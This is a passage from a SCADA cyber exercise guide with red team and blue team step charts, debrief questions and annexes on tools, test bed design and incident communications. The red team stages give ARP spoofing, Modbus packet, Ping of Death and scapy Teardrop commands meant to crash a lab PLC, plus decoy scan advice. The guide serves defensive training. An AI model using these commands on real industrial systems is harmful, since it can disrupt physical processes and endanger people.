***Stage 2* - Service Identification**			
2.0	Half Day Exercise – 30 minutes Full Day Exercise – 60 minutes	Determine open ports and service identification on the live hosts identified in Stage 1 above. Add live hosts to the target list or manual add to the tool Port scanning of SCADA systems may result in unintended system behaviour and result in service crashes. Facilitator will need to monitor closely. nmap -v –sS –sU –T4 –A –v <IP address> at the command line or Zenmap – Intense scan plus UDP	Identify the operating system, open ports and service currently running. • TCP Port: 21, Service: FTP • TCP Port: 80, Service: HTTP • UDP Port: 161, Service: SNMP
2.1	Half Day Exercise Full Day Exercise	Perform other scan types with Nmap to collect additional information. nmap –O –sS –p1-65535 10.10.30.x (-sS: TCP SYN, -O: OS fingerprinting) nmap –O –sF –p1-65535 10.10.30.x (-sF: TCP FIN) nmap –O –sS –p1-65535 10.10.30.x (-sS: TCP SYN) nmap –sU –p1-65535 10.10.30.x (UDP Port Scan) -p can be modified for 1-1024	Determine that the device is running what operating system? • IBM embedded OS. • Microware OS-9. • Other embedded OS?
***Stage 3* – Vulnerability Assessment**			
3.0	Half Day Exercise Full Day Exercise	Use the Nessus Vulnerability scanner to identify vulnerabilities that maybe susceptible to an exploit. Identify specific SCADA vulnerabilities based on plug-ins. Identify generic vulnerabilities in supporting SCADA applications such as web servers and FTP servers. This may include buffer overflows or malformed web GET requests.	Identify vulnerability to exploit and gain control of the target device or impact the device's operational status. The tools results should provide a number of vectors for a potential attack.

Step	Timing	Action	Expected Result
3.1	Half Day Exercise – 15 minutes Full Day Exercise – 15 minutes	Analyse the results and plan for the exploit of the vulnerability.	
***Stage 4* – Vulnerability Exploitation**			
4.0	Half Day Exercise – 45 minutes Full Day Exercise – 45 minutes	Build upon the previous stages and the intelligence gathered. nping --tcp -g 502 -p 502 –S 10.10.30.x --dest-ip 10.10.30.x nping --arp --arp-type ar --arp-sender-mac <mac addr> --arp-sender-ip 10.10.30.x 10.10.30.x (This commands spoofs 10.10.30.x (PLC) MAC address with its own mac address and sends it to HMI)	Use the Metasploit tool to investigate exploits identified in the Vulnerability Assessment stage.
4.1	Half Day Exercise – 45 minutes Full Day Exercise – 60-120 minutes	Denial-of-service attacks. Ping of Death nping --icmp --mtu 64 --data-length 13000 10.10.20.x Teardrop Attack Start the SCAPY tool by typing scapy on a console window >> send(IP(dst="10.10.30.x", id=42, flags="MF")/UDP()/("X"*10)) >> send(IP(dst="10.10.30.x", id=42, frag=48)/("X"*116)) >> send(IP(dst="10.10.30.x", id=42, flags="MF")/UDP()/("X"*224))	The PLC should crash and will require a restart.

Blue Team Step Chart Defence Script

Step	Action	Expected Result
Stage 1– Preparation		
1.0	**All Levels:** Preparation for the reconnaissance stage. • Familiarize participants with the current tools available including TCPDump, Wireshark and any network surveillance and forensic tools available. • Configure TcpDump or Wireshark to collect network traffic on the attacking host. • Create tracking document to manage the incident response.	Participants to prepare for the exercise and document what they are seeing through the relevant tool.
1.1	The participants have a number of options based	Identify potential log files from network devices and

Step	Action	Expected Result
	on skill set. The goal of this step is to identify the host(s) performing the reconnaissance.	any pcaps that can be analyzed for potential indictors of the reconnaissance.
***Stage 2/3* - Detection & Analysis**		
2.0	Continue investigation for host identification and formulate defence plan.	Identify different scan types. Identify vulnerability to exploit and gain control of the target device or impact the device's operational status. The tools results should provide a number of vectors for a potential attack.
2.1	Analyse the results and prepare for the potential exploit of the vulnerability.	Preparation of the escalation and communication plan to stakeholders. Includes notification to internal management and external contacts (LEA, media, etc)
***Stage 4* – Response**		
3.0	Understand potential remediations including eradication of malware and closing of remote access vectors.	Formulation of remediation plan and execution of defence.
Stage 5 – Recovery		
4.0	Prepare recovery steps.	Highlight steps for recovery and additional monitoring requirements, once issue has been "cleaned up".

4.5 Post Exercise Debrief (Hot Wash) Scenario 2

If this is the second scenario completed by the same group of participants, the observations should be more detailed. How was the attack identified and by whom? Did anyone consider creating a timeline of the incident and document what was occurring? How the attack was carried out and was it different than the first scenario? As an attack team, was the work distributed more evenly?

Blue Team Observations
Questions to ask include:

- What IP or IPs did the attack come from?
- What types of attack(s) were identified?
- How did the Blue Team determine what went wrong and what went correctly?
- What additional control system network entry points/attack vectors and defences were there?
- How effective were the containment efforts; and
- What were the impacts of the attack?

Red Team Observations
What did they see during the attack? What was the outcome? How easy or hard was it to impact the targeted SCADA system(s)? Were DoS attacks used and were they successful?

Annex A: Exercise Environment


A diagram of the recommended SCADA test bed network is provided on the following page. The recommended network infrastructure will need to be established to meet the requirements for the Red Team exercise(s) outlined herein. It includes subnets for the Red Team, Blue Team, and the White Team (Observation and Facilitation).

The Red Team network segment should provide pre-configured workstations containing the recommended penetration testing distribution. As an alternative for the advanced participants that favour using their personal laptops, IP addresses and connectivity should be made available.

An observation network segment, with a view of all of the network traffic and monitoring capabilities of the SCADA test beds, is required to monitor the health of the systems targeted by the Red Team. It will also permit the Facilitator to monitor Blue Team activities.

The Blue Team network should be provided workstations capable of monitoring the devices within the target network. It should include access to the SNORT IDS or other network surveillance tools, and workstations with various applications such as TCPDump, Wireshark or other open source packet sniffers.

Recommended Exercise Network



Annex B: Tool Description

B.1 Attacker Tool Sets

The attacker tool set will include pre-configured workstations with a customized Backtrack v5 R1. The distribution should contain a vulnerability assessment tool such as Nessus (Community Edition) or OpenVAS and various tools including those found in the table below.

Public Domain Tools	
Arping	A tool to send ARP requests.
Fping	A tool for sending ICMP echo requests to multiple hosts.
Hping	A command line tool for TCP/IP packet assembler/analyzer.
Ping	ICMP echo request tool.
Icmpquery	A tool for sending different types of ICMP requests other than just ECHO.
Nmap	A portscanning and OS fingerprinting tool.
Zenmap	Official open source Nmap Security Scanner Gui.
Amap	A portscanning and OS fingerprinting tool.
Curl	A tool for HTTP and FTP banner grabbing and manipulation.
Httprint	An HTTP fingerprinting tool.
Scanssh	A tool to scan for open proxies and SSH servers.
Smtpscan	A tool to scan for mail servers.
Ike-scan	A tool to scan for VPN servers.
Nessus	A multi-purpose, client server remote VA tool.
Nikto	A CGI-script vulnerability assessment tool.
Wireshark	An open source multi-platform packet analyzer.
Metasploit	A framework for penetration testing, exploit development, and vulnerability research.
SCAPY	Open source python based interactive packet manipulation tool
Nping	Open-source tool for generating packets allowing modifications of protocol header

Though BackTrack 5 R1 comes pre-installed with the Metasploit Framework, it will require periodic updates for additional attack modules.

B.2 Defender Tool Sets

The defender tool set will be comprised of the following tools.

Public Domain and Commercial Tools	
Wireshark	An open source multi-platform packet analyzer.
SNORT IDS	An open source Intrusion Detection System
Network surveillance and forensic tool	A commercial tool for network security monitoring.
Firewall	Dedicated SCADA aware firewalls.

Annex C: Exercise Resources

Resources	
Site Name	**URL**
Tools	
BackTrack Linux – Penetration Testing Distribution	http://www.backtrack-linux.org/
NMAP & Zenmap	http://nmap.org/book/man.html http://nmap.org/nsedoc/ http://nmap.org/zenmap/
Tenable	http://www.tenable.com/products/nessus
Rapid 7	www.metasploit.com http://www.metasploit.com/modules
Wireshark	http://www.wireshark.org/
TCPDump	http://www.tcpdump.org/
Security Information	
SCADAhacker	http://scadahacker.com/tools.html
Lenny Zeltser	http://zeltser.com/
SANS	http://www.sans.org/reading_room/
Internet Storm Centre	http://isc.sans.org/
ISSSource	http://www.isssource.com
Malware Domains	http://www.malwaredomains.com/
Symantec	http://www.symantec.com/connect/blogs/w32stuxnet-dossier
Threat Expert	http://www.threatexpert.com/threats.aspx
Government, Agencies and Standards Organizations	
Public Safety Canada	http://www.publicsafety.gc.ca/prg/em/ccirc/index-eng.aspx
United States Computer Emergency Readiness Team	http://www.us-cert.gov/control_systems/
National Institute of Standards & Technology	http://csrc.nist.gov/publications/PubsSPs.htm

Annex D: Incident Communications

During security incident handling and response, you will be required to communicate with a variety of internal and external audiences. Once an incident has been analyzed and prioritized, the Security Incident Response Team or the designated person responsible for communication will need to communicate with a variety of groups and individuals within organization, to provide notification of the incident, as well as to obtain support in handling the incident. External communication may also be required based on the organization. The external communication obligations may include law enforcement or regulatory requirements. The following are sample communication procedures.

D.1 Communications with Senior Executives

Requirement	Description
When	• Within 24 hours following a significant breach of security. • As soon as an incident attracts media attention.
Who May Do Communication	• Designated Incident Handler or team manager.
Information not to be Disclosed	• No sensitive information may be communicated using non-secure means. • Communications must be strictly limited to those that need to know.
Authorized Products and Vehicles	• A personal briefing. • An incident report.
Procedure	• By appointment.
Content	• The date and time of the incident and the type of incident • An assessment of impact, and • Current response action plan.

D.2 Communications with Law Enforcement

Requirement	Description
When	• At the first reasonable opportunity, under the following circumstances: ○ Illegal activity is identified as part of any security incident, including those that originate within [CLIENT].

Requirement	Description
	The local LEA contact is the <xxx>. o For incidents that involve child pornography, identity theft and other major computer crimes, the local Police Service will initiate contact with other law enforcement agencies as necessary
Who May Do Communication	• Primary point of contact: <xxx> • Secondary point of contact: <xxx>
Information not to be Disclosed	• No sensitive information may be communicated using non-secure means.
Authorized Products and Vehicles	• Initial communication by telephone or other means • Further communication with law enforcement agencies, normally in person with coordination conducted by the law enforcement agency
Procedure	• In accordance with forms in the security incident response plan • Communications to Law Enforcement Agencies require the approval of <xxx>.
Content	• For the initial contact: Incident details (Date/time, incident, impact, suspected activity, etc.), steps taken • Any completed incident documentation (related incident tickets, completed incident report forms, etc.) and • Further details as the investigation proceeds, such as evidence.

D.3 Communications with Media

Requirement	Description
When	• The impact of an incident is assessed as widespread or severe. Media may be a means to alert individuals that their personal information or personal health information has been the subject of an incident. • Media attention is already engaged.
Who May Do Communication	• Primary point of contact: <xxx> • Secondary point of contact: <xxx>
Information not to be Disclosed	• Sensitive information, such as the technical details of counter-measures, that could assist other would-be attackers • The source or target characterization information • Names or contact information for the security incident response

Requirement	Description
	team and • Details of internal investigations.
Authorized Products and Vehicles	• To be determined by the authorized delegate
Procedure	• Contact established by Communications
Content	• The date and time of the incident • A general description of the incident, its scope and impact • A list of actions taken and/or planned to contain and prevent a similar unauthorized access, use, disclosure or disposal in the future and • A standardized advice list regarding actions the individual may take to protect themselves from the consequences of a privacy incident.

Annex E: Facilitator Notes

Annex C - Facilitator Notes

A Power Point slide deck will be created to provide the Facilitator presentation notes upon verbal acceptance of the content of the exercise.

Annex F: Facilitator Injects

Based on skill set of the participants the Facilitator will have the ability to pause the exercise and inject a number of informational notes or additional stressors.

F.1 Facilitator Information Injects (Based on Participant Skill Level)

Reconnaissance Inject

1) Provide details of the specific live hosts.

2) Use NMAP to show scanning of the subnet and findings. What hosts were identified? What ports and services were identified? Are the hosts still alive or did NMAP knock them over?

3) Advise Red Team in the use of decoy scans in using NMAP/Zenmap. Use –D 1.1.1.1,192.168.1.1,10.10.10.10.

Service Identification Inject

1) Use NMAP to identify services running on open ports. Provide a short demo to the participants and highlight devices that may not have been identified during reconnaissance.

2) Facilitator can provide select information to assist the participants in developing their exploit planning as well as the assisting the Blue Team with assistance in identifying the host addresses of the attacking systems.

Vulnerability Identification Inject

The Facilitator will demo the use of Nessus to identify vulnerabilities running on open ports. It is recommended that the Facilitator possess a Nessus Professional Feed License to utilize the SCADA plug-ins only available with the product.

Exploit Exercise Inject

Facilitator can provide the participants with specific attack modules to leverage through Metasploit. The attack modules will specifically target the services running on the ports below for scenario 1.


- TCP Port: 21, Service: FTP


- TCP Port: 80, Service: HTTP
- UDP Port: 161, Service: SNMP
- UDP Port: 502, Service: asa-appl-proto/Modbus

The Facilitator has the option and ability to launch an attack from the adjacent subnet. The initial attack will be from an easily identified IP address. Based on analysis and feedback, the Facilitator will launch an additional attack that will utilize a spoofed IP address and MAC.

Annex G: Network Architecture


G.1 High level scenario network architecture diagrams.



